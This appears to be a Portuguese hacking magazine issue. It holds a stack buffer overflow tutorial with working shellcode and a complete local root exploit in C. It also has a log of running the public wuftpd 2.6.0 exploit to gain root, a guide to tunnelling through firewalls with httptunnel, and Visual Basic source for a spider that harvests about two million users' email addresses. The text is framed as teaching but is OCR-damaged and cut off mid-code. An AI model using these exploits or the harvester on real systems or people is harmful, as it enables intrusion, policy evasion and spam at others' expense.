Essa é uma parte, agora precisamos saber um pouco de ASM x86. Não vou citar algo sobre ele. Talvez você precise dar uma olhada em um ou dois livros. De qualquer forma, estas são as partes mais importantes:

```
pushl %ebp
    movl %esp,%ebp
    subl $1024,%esp
    ..
    ret
```

As primeiras duas linhas são a parte-padrão do código compiladas por um compilador C. A terceira linha em questão está guardando espaço na pilha (stack) para a variável "s" em nosso código em C.

Com isso, podemos ter uma idéia de como a pilha parece:

```
+------------+ -1024(%ebp)
| 1024 bytes |              (s variable)
+------------+  0(%ebp)
|    ebp     |
+------------+  4(%ebp)
|  ret addr  |
+------------+  8(%ebp)
|    argc    |
+------------+  12(%ebp)
|    argv    |
+------------+  16(%ebp)
|    envp    |
+------------+
```

O que acontece quando executamos um strlen da variável TERM que é maior que 1.024 bytes? Começamos a copiar para -1.024 (%ebp) e vamos até -1.023 (%ebp) e assim por diante, mas devemos parar antes do 0 (%ebp). Nós não paramos, então, continuamos a copiar a mais que o valor do ebp armazenado na pilha e no return adress. Então, o que acontece quando vamos daí em diante? Bem, o valor do return adress será sobreposto, destruído e termina pulando para lugar nenhum, ou seja, a não ser que nós o façamos pular para algum lugar útil.

GDB - seu novo amigo :P

GDB ou GNU symbolic debugger. Usando esta ferramenta, podemos realmente ver o que acontece. Nosso exemplo anterior:

```
$ export
TERM="012345678901234567890123456789012345678901234567890123456
78901234567890123456789012345678901234567890123456789012
3456789012345678901234567890123456789012345678901234567890123456789012
34567890123456789012345678901234567890123456789012
3456789012345678901234567890123456
7890123456789012345678901234567890123456789012345678901234
5678901234567890123456789012345678901234567890
1234567890123456789012345678901234567890123456789012345678
90123456789012345678901234567890123456789012345678901234
5678901234567890123456789012345678901
2345678901234567890123456789012345678
9012345678901234567890123456789012345
67890123456789012345678901234567890123456789012
3456789012345678901234567890123456789012345678901
2345678901234567890123456789012345678901234567890123456
7890123456789012345678901234567890123456789012345
6789012345678901234567890123456789012345678901234567890
1234567890123456789012345678901234567890123456789
0123456789012345678901234567890123456789012345678901234
5678901234567890123456789012345678901234567890123456789012345678901234
56789012345678901234567890123456789012345678
90123456789012345678901234567890123456789012345678901234567890
12345678901234567890123456789012
3456789012345678901234567890123456789012345678901234
5678901234567890123456789012345678901234567890123456
78901234567890123456789012345678901234567890123456
7890123456789012345678901234567890123456789012345678901234567890123456789"
  $ gdb simple

  GDB is free software and you are welcome to distribute copies
of it under certain conditions; type "show copying" to see the
conditions.
  There is absolutely no warranty for
GDB; type "show warranty" for details.
  GDB 4.14 (i486-slackware-linux),
  Copyright 1995 Free Software Foundation, Inc... (no debugging
symbols found)...
  (gdb) break main
  Breakpoint 1 at 0x80004e9
  (gdb) run
  Starting program: simple

  Breakpoint 1, 0x80004e9 in main ()
  (gdb) disass
  Dump of assembler code for function
main:
  0x80004e0 <main>:       pushl  %ebp
  0x80004e1 <main+1>:     movl   %esp,%ebp
  0x80004e3 <main+3>:     subl   $0x400,%esp
  0x80004e9 <main+9>:     pushl  $0x8000548
  0x80004ee <main+14>:    call   0x80003d8 <getenv>
  0x80004f3 <main+19>:    addl   $0x4,%esp
  0x80004f6 <main+22>:    movl   %eax,%eax
  0x80004f8 <main+24>:    pushl  %eax
  0x80004f9 <main+25>:         leal
0xfffffc00(%ebp),%eax
  0x80004ff <main+31>:         pushl   %eax
  0x8000500 <main+32>:         call
0x80003c8 <strcpy>
  0x8000505 <main+37>:    addl
  $0x8,%esp
  0x8000508 <main+40>:    movl
  %ebp,%esp
  0x800050a <main+42>:    popl   %ebp
  0x800050b <main+43>:         ret
  0x800050c <main+44>:         nop
```

```
0x800050d <main+45>:    nop
0x800050e <main+46>:    nop
0x800050f <main+47>:    nop
End of assembler dump.
(gdb) break *0x800050b
Breakpoint 2 at 0x800050b
(gdb) cont
Continuing.

Breakpoint 2, 0x800050b in main ()
(gdb) stepi
0x37363534 in __fpu_control ()
(gdb) stepi

Program received signal SIGSEGV,
Segmentation fault.
0x37363534 in __fpu_control ()
(gdb)
```

Ok, repare que temos a falha de segmentação (Segmentation fault), mas por que? Simples, porque não há código algum no endereço 0x37363534. Vamos dar uma olhada na pilha:

```
$ gdb simple
GDB is free software and you are
welcome to distribute copies of it
   under certain conditions; type "show
copying" to see the conditions.
There is absolutely no warranty for
GDB; type "show warranty" for details.
GDB 4.14 (i486-slackware-linux),
Copyright 1995 Free Software
Foundation, Inc...(no debugging symbols
found)...
(gdb) break main
Breakpoint 1 at 0x80004e9
(gdb) run
Starting program: simple

Breakpoint 1, 0x80004e9 in main ()
(gdb) info registers
eax            0x0          0
ecx
0xc                         12
edx            0x0          0
ebx            0x0          0
esp            0xbffff800
0xbffff800
ebp            0xbffffc04
0xbffffc04
esi            0x50000000
1342177280
edi            0x50001df0
1342184944
eip            0x80004ee
0x80004ee
ps             0x382        898
cs             0x23         35
ss             0x2b         43
ds             0x2b         43
es             0x2b         43
fs             0x2b         43
gs             0x2b         43
(gdb) x/5xw 0xbffffc04
0xbffffc04 <__fpu_control+3087001064>:
0xbffff8e8      0x08000495
0x00000001      0xbffffc18
0xbffffc14 <__fpu_control+3087001080>:
0xbffffc20
(gdb)
```

O primeiro valor aqui (0xbffff8e8) é o valor de ebp antes de ser levado sobre a pilha. O próximo valor é o return adress. O 0x00000001 é argc, o 0xbffffc18 é argv e o 0xbffffc20 eh envp.

Então, se copiarmos 1.024 + 8 bytes nós podemos sobrescrever o return adress e fazê-lo pular de volta ao nosso código (que também copiamos lá). Vamos lá, se setarmos TERM para:

```
    <lots of nops><some code to execute
a shell><a return address>
```

Quando chegarmos ao código, ele irá retornar e assim continuadamente até o código que executa a shell. O único problema que temos agora é o que o return adress deve ser. O return adress perfeito seria 0xbffff804, mas é bastante improvável termos esta informação quando escrevemos o exploit, então tentamos estimá-la. Aqui está o exploit para nosso exemplo, "simple":

```
long get_esp(void)
{
__asm__("movl %esp,%eax\n");
}

char *realegg =
"\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2
\x89\x56\x07\x89\x56\x0f"
"\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\
x4e\x0b\x8b\xd1\xcd"
"\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/
bin/sh";


/*char *realegg="\xeb\xfe\0";*/

char s[1034];
int i;
char *s1;
```



```
#define STACKFRAME (0xc00 - 0x818)

void main(int argc,char **argv,char
**envp) {
    strcpy(s,"TERM=");
    s1 = s+5;
   while (s1<s+1028+5-strlen(realegg))
*(s1++)=0x90;
    while (*realegg)
*(s1++)=*(realegg++);
    *((unsigned long
*)s1)=get_esp()+16-1028-STACKFRAME;
    printf("%08X\n",*((long *)s1));
    s1+=4;
    *s1=0;
    putenv(s);
    system("bash");
}
```

A primeira coisa que fazemos é copiar TERM= para uma string. Então, nós enchemos a variável "s" com nops e adicionamos o "egg" (ovo - que corresponde a parte do código flutuante que executa a shell) para o fim da variável, adicionando depois o return adress. Podemos chamar 'putenv' para setar a variável e executar a shell. Executamos uma shell somente chamando "simple" para que possamos usar o GDB para dar um debug nele. A rotina "get_esp" pega o valor atual de 'esp' (que pode mudar de máquina para máquina). Vamos dar uma olhada:

```
$ ./sploit
BFFFF418
bash$ ./simple
bash$
```

Nada tão incrível, mas vamos dar uma olhada aqui:

```
$ ls -l simple
-rwsr-xr-x  1 root    root
4032 Oct  2 18:46 simple*
$ ./sploit
BFFFF418
bash$ ./simple
bash#
```

Bingo! Temos root. E isto é porque fizemos overflow exploits =)

O único truque sobre escrever overflow exploits é pegar a definição correta do STACK_FRAME. Para nos ajudar nesta operação, usamos um pequeno programa chamado 'whatesp':

```
long getesp() {
__asm__("movl %esp,%eax");
}

void main() {
        printf("%08X\n",getesp()+4);
}
```

Quando executamos 'whatesp', ele imprime na tela o valor do 'esp' antes do stack frame ser setado (antes do pushl %ebp, movl %esp,%ebp). Entao, tendo o seu exploit pronto para usar, faça:

```
$./sploit
BFFFF41C
bash$ ./whatesp
BFFFF818
```

O segundo valor que você observa aqui é BFFFF818. Você irá notar que é o valor usado no STACK_FRAME (0x818). Se você deseja usar o GDB e observar o exploit funcionando:

```
$ ./sploit
BFFFF418
bash$ gdb whatesp
GDB is free software and you are
welcome to distribute copies of it
   under certain conditions; type "show
copying" to see the conditions.
There is absolutely no warranty for
GDB; type "show warranty" for details.
GDB 4.14 (i486-slackware-linux),
Copyright 1995 Free Software
Foundation, Inc...(no debugging symbols
found)...
(gdb) run
Starting program: whatesp
BFFFF7FC

Program exited with code 011.
(gdb)
```

Agora, substitua o valor 0x818 no STACK_FRAME definido como 0x7fc. Você pode observar o exploit sendo executado.

-eof

Por: Fernando Giannaccari
fernando@delta5.com.br
Bruno Cesar
bruno@digerati.com.br

CORE DUMPED

Exemplos reais de ocorrências de segurança e rastreamento de ataques

por BrunoCesar
bruno@digerati.com.br

Dando continuidade à matéria sobre prevenção e rastreamento de ataques em servidores Windows e Linux, iremos demonstrar neste artigo exemplos reais de rastreamento de script kiddies, os considerados "hackers" pela imprensa atual. Mostraremos principalmente como é visto um "hacker" hoje e como é fácil adquirir um exploit e ter acesso total a um servidor em menos de quinze minutos.

A situação atual

Hoje em dia, vivemos uma situação diferente de alguns anos atrás, pois existem milhares dos ditos "hackers" espalhados na Internet, mas como? Por que? Um hacker não é um usuário de computador com um grande conhecimento na área de informática/Internet e que gasta horas em frente ao seu computador? Sim, exatamente, mas os "hackers" (hackers entre aspas, pois usuários do tipo não são considerados hackers por aqueles que trabalham na área de segurança) atuais não são como os de antigamente. Hoje, basta um usuário ter uma pequena noção de sistemas Linux (saber instalar o Conectiva ou Mandrake) que facilmente poderá ter acesso a ferramentas (exploits) para efetuar eventuais ataques. Um exemplo disso são os defacements em sistemas operacionais OpenBSD/FreeBSD/AIX/HP-UX, que simplesmente aumentaram pelo menos 50% há dois anos. Invadir um servidor do tipo era uma tarefa muito difícil, que exigia um grande conhecimento por parte de quem executaria. Mas como os desenvolvedores desses exploits 0days estão cada vez mais distribuindo seus brinquedos, acabam caindo, então, em mãos de pessoas sem conhecimentos, que usam dessa ferramenta para fazer artes.

O dilema dos exploits 0day

A distribuição de um exploit funciona da seguinte maneira:

HACKER (especialista em segurança) - cria um exploit em qualquer linguagem, que explore a falha em servidores Linux rodando Apache, distribui o exploit criado por ele para eventuais sites relacionados à segurança, como securityfocus.com ou packerstorm.

"HACKER" (script kiddie, defacer) - pega o exploit em alguns dos sites citados acima,com seu humilde scanner que também não foi feito por ele, sai pela rede escaneando sites vulneráveis ao seu exploit, encontrando um servidor vulnerável (pode ser qualquer endereço), ele invadirá o servidor,

alterará a página principal do site (defacement) e se achar o CARA, sendo que o único trabalho que ele teve foi adquirir o exploit, que fez tudo para ele.

Quando um exploit é considerado 0day? Quando o exploit ainda não foi distribuído, sendo que quem o desenvolveu ainda não o liberou para outros sites de segurança e ninguém tem acesso ao mesmo, somente o próprio desenvolvedor, que com certeza não usará sua ferramenta para alterar paginas.

Ripando Exploits

Na maioria das vezes esse defacer que se acha o super-hacker e altera páginas para provar para alguns que tem conhecimento e sabe o que faz, pega alguns exploits 0day (não distribuídos) e altera o source (código-fonte), para dizer que foi ele quem fez. Isso no mundo underground é um ato totalmente lamer de scripts kiddies que só conhecem uma linha de programação "printf", assim distribuem o exploit, alterando-o e dizendo-se o autor do mesmo.

Entendendo Bugs

Para entender como se prevenir de um ataque, tente primeiro saber como ele funciona. Para melhor proteger um sistema e saber a quais bugs o seu sistema está exposto, você precisará ter um breve conhecimento sobre exploits e os tipos de vulnerabilidades exploradas, stacks, bufferoverflows, etc. (Veja nas p. 12 a 15 uma interessante matéria sobre exploits).

Quando um exploit é considerado 0day? Quando o exploit ainda não foi distribuído

Rastreando um ataque

Em nosso primeiro artigo, demos exemplos de configuração e rastreamento de ataques em sistemas Windows e Linux, na teoria. Agora, iremos dar um exemplo de um rastreamento na prática, em um servidor Linux, rodando o wuftpd. Apresentamos todos os passos desde a compilação do exploit adquirido pelo "hacker" até o tratamento dos logs e o rastreamento do invasor. O tipo de ataque tratado no exemplo será o mais comum e usado ataque a um servidor, atualmente: defacements.

O exemplo que iremos mostrar abaixo é totalmente real, sendo que o conteúdo da matéria foi totalmente efetuado para fins de aprendizado. Os dados e sites citados não foram em momento algum alterados e nenhum arquivo foi modificado por nós, sendo que cada passo seguido abaixo foi o mesmo seguido pelo invasor.

1- Exemplo de falha de segurança executado pelo invasor

Site: localhost (não divulgado)
Sistema Operacional: Linux
Daemom Vulnerável: Wuftpd 2.6.0(1)
País de origem: Um lugar distante

Primeiramente, fizemos um scan no servidor para saber o sistema operacional. O scanner utilizado foi o Nmap:

```
bash-2.05a# nmap -O localhost -p 21

Starting nmap V. 2.54BETA34 (
www.insecure.org/nmap/ )
Warning:  OS detection will be
MUCH less reliable because we did
not find
at least 1 open and 1 closed TCP
port
Interesting ports on customer-
localhost
(189.273.67.192):
Port       State       Service
21/tcp     open        ftp
Remote OS guesses: Linux 2.1.19 -
2.2.19, Linux kernel 2.2.13
Uptime 7.018 days (since Thu Aug
22 14:10:11 2002)

Nmap run completed -- 1 IP address
(1 host up) scanned in 64 seconds
bash-2.05a#
```

Sabendo que o sistema operacional do servidor é o Linux, saberemos a versão do FTP, conectando-se ao mesmo:

```
bash-2.05a# ftp localhost
Connected to localhost.localhost
220-InterScan Version 3.6-
Build_1166 $Date: 04/24/2001
22:13:0052$
(localhost.localhost, get: N,
put: N): Ready
220 localhost.localhost FTP
server (Version wu-2.6.0(1) Mon
Feb 28
10:30:36 EST 2000) ready.
```

Fácil, o servidor wu-2.6.0(1) é um servidor FTP vulnerável a um exploit muito conhecido, by tf8.

Com o exploit em mãos, seguiremos os passos de compilação e execução do exploit:

```
bash-2.05a# gcc wuftpd2600.c -o
wuftpd
bash-2.05a$ ./wuftpd -s0 -t
localhost
Target: localhost (ftp/
<shellcode>): RedHat 6.2 (?) with
wuftpd
2.6.0(1) from packages
Return Address: 0x08075844,
AddrRetAddr: 0xbfffb028, Shellcode:
152

loggin into system..
USER ftp
331 Guest login ok, send your com-
plete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-
mail address as your password
230-        for example:
joe@localhost
230 Guest login ok, access
restrictions apply.
STEP 2 : Skipping, magic number
already exists:
[87,01:01,03:02,02:01,01:02,04]
STEP 3 : Checking if we can reach
our return address by format string
STEP 4 : Ptr address test:
0xbbfffb028 (if it is not
0xbfffb028 ^C me now)
STEP 5  Sending code.. this will
take about 10 seconds
Press ^\ to leave shell
Linux localhost 2.2.13 #1 Tue Mar
4 22:19:50 EST 258 i686
uid=0(root) gid=0(root)
egid=50(ftp) groups=50(ftp)
```

Em poucos minutos já era root no servidor. Dentro do servidor invadido, iremos pegar os logs da invasão. Utilizaremos o sistema de log mais comum do Linux, o syslog. Editando o arquivo */var/log*, visualizaremos o log da invasão.

```
Mar  4 22:20:25 localhost
ftpd[17013] ANONYMOUS FTP LOGIN
FROM  200.204.120.238
[200.204.120.238]
```

O invasor, no caso, foi encontrado. Veja, o IP do mesmo é "200.204.120.238". Este endereço foi o único a se conectar e fazer o login no servidor FTP, um minuto após da invasão.

Possibilidades de Detecção

As possibilidades de rastreamento em servidores Linux são infinitas, pois o seu sistema de logs é preciso. Mas você se pergunta, por que ocorrem tantas invasões em sistemas do tipo, e o administrador do site não faz nada para julgar os culpados pelo ocorrido? Isso se dá pela velha história do medo de queimar o nome da empresa.

Conclusão

Para um usuário ser considerado um HACKER, não basta apenas invadir um servidor e alterar uma página - isso é um trabalho fácil que qualquer um pode fazer. Ser um HACKER é muito mais do que isso, é saber programar e saber o que fazer na hora e no lugar certo, sem desmerecer o trabalho de ninguém, e sem achar que é melhor que alguém. Use seu conhecimento para algo construtivo ou lucrativo. É muito melhor fazer o que se gosta do que fazer algo só para se divertir e brincar.

Links:

http://www.angelfire.com/sk/stackshield/
http://packetstormsecurity.org/0006-exploits/wuftpd2600.c
http://www.insecure.org/nmap/

CRIANDO UM HTTPTUNNEL

Aprenda como burlar firewalls, criando uma conexão virtual bidirecional de dados tunnelada dentro de requisições HTTP

por Ygor da Rocha Parreira

Criando um túnel dentro de tráfego HTTP.

Em muitos lugares onde temos acesso à Internet, este acesso é limitado apenas a páginas de Internet (porta 443[https] e porta 80 [http]). Com isto, ficamos impedidos de usar outros serviços que precisamos e que a Internet nos disponibiliza, como e-mails (porta 25 [SMTP] e 110 [POP3]), acesso remoto (porta 22 [SSH] e 23[Telnet]), transferência de arquivos (porta 21 e 20 [FTP]) dentre outros serviços. Esta limitação geralmente é feita por algum firewall ou proxi/NAT (dNAT e sNAT).

Felizmente, a forma como as informações trafegam numa rede TCP/IP nos permite encapsular os dados dentro de outros protocolos possibilitando-nos burlar a proteção feita por estes firewalls/proxis. Antes de irmos para a parte prática, entenderemos um pouco mais de como funciona a troca de dados entre equipamentos numa rede "conversando" TCP/IP.

O Modelo OSI X TCP/IP

O modelo criado pela ISO, chamado de OSI é bem parecido com o TCP/IP, criado pelo Departamento de Defesa dos Estados Unidos (DoD), iremos ver logo abaixo uma comparação entre os dois modelos.

Modelo de referência OSI	Modelo de referência TCP/IP
Aplicação (7)	Aplicação
Apresentação(6)	
Sessão(5)	
Transporte(4)	Transporte
Rede(3)	Rede
Enlace(2)	Host a Rede
Física(1)	


Comparando estes modelos, observamos algumas diferenças. Dentre elas, temos:

- O TCP/IP combina os aspectos das camadas de apresentação e de seção dentro da sua camada de aplicação
- O TCP/IP combina as camadas física e de enlace do OSI em uma camada
- Os protocolos do TCP/IP são os padrões em torno dos quais a Internet se desenvolveu. Portanto, o modelo TCP/IP ganha credibilidade apenas por causa dos seus protocolos. Em contraste, nenhuma rede foi criada em torno de protocolos específicos relacionados ao OSI, embora todos usem o modelo OSI para guiar seu raciocínio.

Transporte em Camadas

À medida em que os dados descem as camadas, eles são encapsulados em protocolos, são acrescidos de um cabeçalho e recebem um nome específico (Segmento/Datagrama, Pacote, Quadro, Bits). Podemos ver abaixo o tratamento dos dados entre as camadas na comunicação entre hosts.


Comunicação Ponto a Ponto



Os dados são tratados pelas camadas equivalentes entre os hosts. Os datagramas formados no host A (layer 4) são tratados pela camada de transporte no host B.

Encapsulamento de Dados

Veremos agora como é feito o encapsulamento dos dados na comunicação entre dois hosts.




Podemos notar que em cada camada onde os dados passam, eles são encapsulados em protocolos e os dados da camada de cima (inclusive o cabeçalho da camada de cima) é inserido no campo de DATA da camada de baixo. A idéia do tunnelamento dentro do HTTP é transportar os dados de outra aplicação (inclusive o protocolo usado, não importando se ele está na camada de aplicação também), encapsulados dentro do HTTP, conseguindo, com isso, usar outros serviços.

Agora, mostraremos como criar uma conexão virtual de dados bidirecional tunnelada dentro de requisições HTTP, podendo assim burlar a fraca segurança de firewalls/proxis, que apenas liberam o acesso a páginas Web.

HTTP Tunnel

Bom, pessoal, para se criar um HTTP Tunneling, primeiramente você precisará de uma shell permanente na Internet que tenha acesso full à Internet. Colocarei abaixo as máquinas e sua estrutura de acesso baixo para um melhor entendimento.



Nós estamos em block.proxi.br e o único acesso à Internet que temos é através do proxi F1.proxi.br, o qual só libera acesso HTTP na porta 3.128 (confira em /etc/services de algum linux). Agora, precisamos de um software mantido por Lars Brinkhoff o qual nos possibilitará criar o HTTP Tunneling. Vá até *http://www.nocrew.org/software/httptunnel.html* e pegue o httptunnel para que possamos prosseguir. É um software licenciado pela GNU e tem versões (incluindo os fontes) para vários OSs como Linux, Win32 e WinNT.

Após pegá-los no site, compile-os e instale-os (para Linux, use os velhos conhecidos ./configure; make; make install. Se for para NT/Win32 só descompacte-o num diretório qualquer). A sintaxe é a mesma tanto pra NT/Win32 quanto para Linux. Faça isso, tanto na máquina local (block.proxi.br) quanto na remota com acesso full (free.leeto.br).

O nosso objetivo é acessar o serviço SSH na máquina remota (port 22, veja /etc/services).

Bom, na máquina free.leeto.br faça.:

```
hts -F localhost:22 8000
```

E na máquina block.proxi.br faça.:

```
htc -F 2222 -P F1.proxi.br:3128
free.leeto.br:8000
```

Para se acessar o serviço, faça:


```
ssh -p 2222 block.proxi.br
```

Entendendo o que está acontecendo

Vamos começar a analisar o pacote na origem (block.proxi.br). O pacote de início de conexão SSH (tcp/22, pacote Syn) desce a pilha de protocolos e sobe novamente, endereçado localmente para a porta 2222 da máquina local. Quando esse pacote chega na camada de aplicação da máquina local, o htc pega o pacote e manda para free.leeto.br na porta 8000, através de F1.proxi.br.


Quando o pacote chega em free.leeto.br, ele é redirecionado localmente para a porta tcp/22 (SSH), o qual já deve estar com o serviço previamente configurado. Assim, é aberta a conexão SSH com free.leeto.br, e os outros pacotes de conexão (SYN/ACK, ACK, FIN, etc) trafegam bidirecionalmente num tunnel encapsulado dentro de HTTP.

Veremos abaixo o esquema dos pacotes durante o tráfego entre as máquinas



Podemos notar que mesmo o pacote saindo com o DA (Destination Address) da máquina local precisa descer as camadas do modelo de referência TCP/IP, para que ele seja tratado pela camada de aplicação (que no caso está sendo tratado pelo htc e pelo hts) como um pacote qualquer.

Estes pacotes trafegam bidirecionalmente, e o controle de socks é feito pelo hts e htc. Você poderia também redirecionar o tráfego em free.leeto.br, na porta 110 para o seu servidor POP3, e assim acessar seus e-mails usando o protocolo POP3 encapsulado. O mesmo pode ser feito para vários outros protocolos, podendo acessar IRC e muitas outras coisas.



HpG Spider

Gustavo Brasil
testadorx@hotmail.com

Quem nunca recebeu um e-mail indesejado oferecendo produtos ou um "interessantíssimo" link de web site para visitar? São poucos os que não passaram por isso. Possivelmente, seu e-mail foi pego nas famosas malas-diretas ou em algum documento perdido na Internet, que pode ser conseguido de várias formas, e uma delas é o Spider que detalharei agora: os Robots vasculham web sites a procura de tudo que for ou que se pareça com um endereço de e-mail. Spiders são aplicativos que se ramificam dentro de links de um web site e podem levar até a saída da leitura neste web site em direção a outro e assim sucessivamente até o aplicativo ser interrompido, ou seja, forma uma teia, uma árvore, uma concatenação de páginas em busca de e-mails. Por exemplo, na página de busca "Cadê?", na parte Economia&Negócios, há vários links para páginas do gênero. Se você colocar este endereço do "Cadê?" no Spider, o Robot vasculhará tudo que for link e armazenará tudo que parecer ou for e-mail. Aplicativos como este, rodando numa boa conexão com a Internet, podem encontrar milhares e milhares de e-mails em algumas horas. Um bom Spider chama-se AEE [Advanced E-mail Extractor] que pode ser facilmente encontrado na Internet. Uma outra forma de capturar e-mail é vasculhando listas públicas, é isso que o HpG Spider faz, vasculha todas as galerias de seus cadastrados em busca dos seus logins, fazendo a combinação com o e-mail oferecido pelo servidor. O HpG Spider não é um Spider em sua plenitude, mas com este aplicativo você pode capturar toda a gama de cadastros no HpG, que chega em torno de dois milhões. Logo abaixo, segue o código-fonte comentado de um simples aplicativo de apenas um form, feito em Visual Basic 6 para você entender o funcionamento da estrutura de um Spider, que pode ter vários métodos de captura.

Obs. O código-fonte do programa se encontra no CD desta edição

```
Option Explicit
Private Result As String
'parte da requisição HTTP, que buscará os dados
Private Total As String
'variável que auxiliará no armazenamento de dados vindos do servidor
Private EnderecoHpG As String
'variável que guardará o endereço para conexão
Private ContaHPG As Integer
' variável que guardará a atual página dentro da categoria

Private Sub Command1_Click()
On Error Resume Next
' Se encontrar erros passa para o procedimento seguinte
Dim a As Integer

' Retira possíveis espaços antes ou depois da URL e passa para minúsculo toda a URL
Text1 = Trim(LCase(Text1))
'Simples procedimento que verifica se "http://siteb.www.hpg.ig.com.br" está presente no endereço
If InStr(Text1, "http://siteb.www.hpg.ig.com.br") = 0 Then
MsgBox "Complete o Início assim: http://siteb.www.hpg.ig.com.br + o restante",vbInformation
Exit Sub
' Finaliza o procedimento
End If
' Bloqueia os botões e o campo de texto, durante a captura
Command1.Enabled = False
Command2.Enabled = True
Text1.Enabled = False
'Captura a URL que será requisitada logo mais...
'Funcao PuxaValor(Conteudo As String, Alvo As String, ChrDecimalParada As String) As String
Result = PuxaValor(Text1, "http://siteb.www.hpg.ig.com.br", Empty)
'Captura a atual posição da página dentro da categoria
ContaHPG = Val(Mid$(Text1, InStr(Text1, "p=") + 2))
'Captura o endereço para conexão junto ao HpG
EnderecoHpG = PuxaValor(Text1, "http://", "/")
'Bloqueia a ação se não captura os dados acima
If (Result = Empty) Or (EnderecoHpG = Empty) Then
MsgBox "Algum dado não foi fornecido corretamente."
' Desbloqueia os botões e o campo de texto
Command2.Enabled = False
Command1.Enabled = True
Text1.Enabled = True
Exit Sub
End If

'Mostra a atual posição da página dentro da categoria no Status
Rulez = Mid$(Text1, InStr(Text1, "p=") + 2) & " Início na Galeria."

'Ação do Socket para ser fechado
Winsock1.Close
'Ação do Socket para conectar no endereço pela seguinte porta
Winsock1.Connect EnderecoHpG, 80
End Sub

Private Sub Decoda()
On Error Resume Next
Dim vetor As Variant
Dim i As Integer
Dim a As Integer
Dim b As Integer
Dim NickFinal As String
List1.Clear ' Limpa a Lista
' Função que captura dentro de um vetor todas as repetições: hpG:</b></font><a href="http://www.
vetor = Split(Total, LCase("hpG:</b></font> <a href=" & Chr(34) & "http://www."))

' Rotina bastante simples de capturar os logins a partir da função acima.
For i = LBound(vetor) To UBound(vetor)
DoEvents
    NickFinal = Empty
' Condição para bloquear caracteres que não servem e delimitar término de logins
    If Mid(vetor(i), 1, 1) <> "/" And Mid(vetor(i), 1, 1) <> Chr(10) And Mid(vetor(i), 1, 1) <> Chr(13) And Mid(vetor(i), 1, 4) <> "HTTP" Then
' rotina para juntar letra a letra do login armazenado no vetor
